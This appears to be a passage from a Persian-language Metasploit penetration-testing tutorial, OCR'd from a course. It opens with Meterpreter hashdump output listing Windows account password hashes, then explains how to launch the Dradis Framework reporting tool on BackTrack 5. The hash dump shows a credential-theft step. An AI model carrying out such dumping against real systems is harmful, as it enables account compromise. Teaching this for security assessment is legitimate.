[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01502e6261e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026e51097ccc9:::
victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
meterpreter >
```

از این جا به بعد وارد بخش جدید می شویم و به ترتیبی که در ذیل میاورم :

Information Gathering

- Framework The Dradis
- Databases Configuring
- Scanning Port
- Plugins Auxiliary
- MSSQL Hunting For
- Identification Service
- Sniffing Password
- Psnuffle Extending
- Sweeping SNMP
- Scanner Writing Your Own


چه شما کسی باشید که در یک تیم امنیتی تست نفوذ پذیری را انجام می دهید و یا بر روی آن کار می کنید، ویا شما میخواهید که قادر باشید که نتایج را از یک منبع سریعتر ذخیره نمایید و یا اطلاعات خودتان را با دیگر اعضای تیم به اشتراک بگذاریدو یا در نوشتن گزارش آخر کار با تیم همکاری کنید ، یک ابزار بسیار عالی برای انجام همه موارد ذکر شده می باشد به نام Dradis Framework .


این نرم افزار که یکی از ابزارهای متا اسپلویت می باشد یک ابزار open sourcce می باشد برای اینکه ارزیابی های امنیتی که در جایی یافت نمی شود را به اشتراک بگذاریم . نرم افزار Dradis Framework به طور منظم و فعال به اضافه شدن ویژگیهای جدید به آن در حال توسعه می باشد این ابزار از یک نرم افزار یادداشت برداری به مراتب توانمندتر می باشد و برای کارهایی که میتوان از این نرم افزار استفاده نمود : ارتباط امن از طریق اتصال SSL ، گرفتن ورودی و یا استفاده کردن از پلاگین های نرم افزار هایی مانند NMAP و NESSUS ، تولید گزارش روی قواره استاندارد ،ایجاد فایلهای ضمیمه گزارش و میتوان این نرم افزار را برای استفاده از نرم افزارهای خارج از متااسپلویت توسعه داد.

در بک ترک Backtrack5 شما میتوانید برای شروع و استفاده از این نرم افزار به روش زیر عمل نمایید (اگر با بک ترک آشنایی ندارید توصیه می شود کتاب آموزش فارسی آن را که نوشته آقای جعفر نیسی است را از انجمن آشیانه دانلود کنید)


شما با تایپ دستور cd /pentest/misc/dradis/ داخل ترمینال میتوانید نرم افزار را فعال نمایید.

بعد از دستور بالا وارد محیط نرم افزار شده و دستور ./start.sh را تایپ میکنیم سرور راه اندازی میگردد.






بعد از اینکه سرور راه اندازی می شود آماده می شویم که از طریق رابط وب یا همان browzer ها از نرم افزار استفاده کنیم.




در URL فایرفوکس تایپ می کنیم HTTPS://LOCALHOST:3004 و یا


HTTPS://127.0.0.1:3004 که از طریق هر دو به سرور محلی متصل می شوید



بعد از تایپ دستور بالا وارد محیط لاگین می شوید که با انتخاب یوزر وپسورد میتوانید از نرم افزار استفاده نمایید




و حال نرم افزار



برای کسب اطلاعات بیشتر و دانلود نرم افزار به آدرس زیر مراجعه نمایید:

Dradis Framework Project Site


Applications Places System
Sat Apr 28, 3:47 PM
Log out of this session to log in as a different user
Dradis - Effective Information Sharing - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Dradis - Effective Information S...
http://dradisframework.org/
Google
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SEORG.org
Music
Dradis Framework
What is Dradis?
Dradis is an open source framework to enable effective information sharing, specially during security assessments.
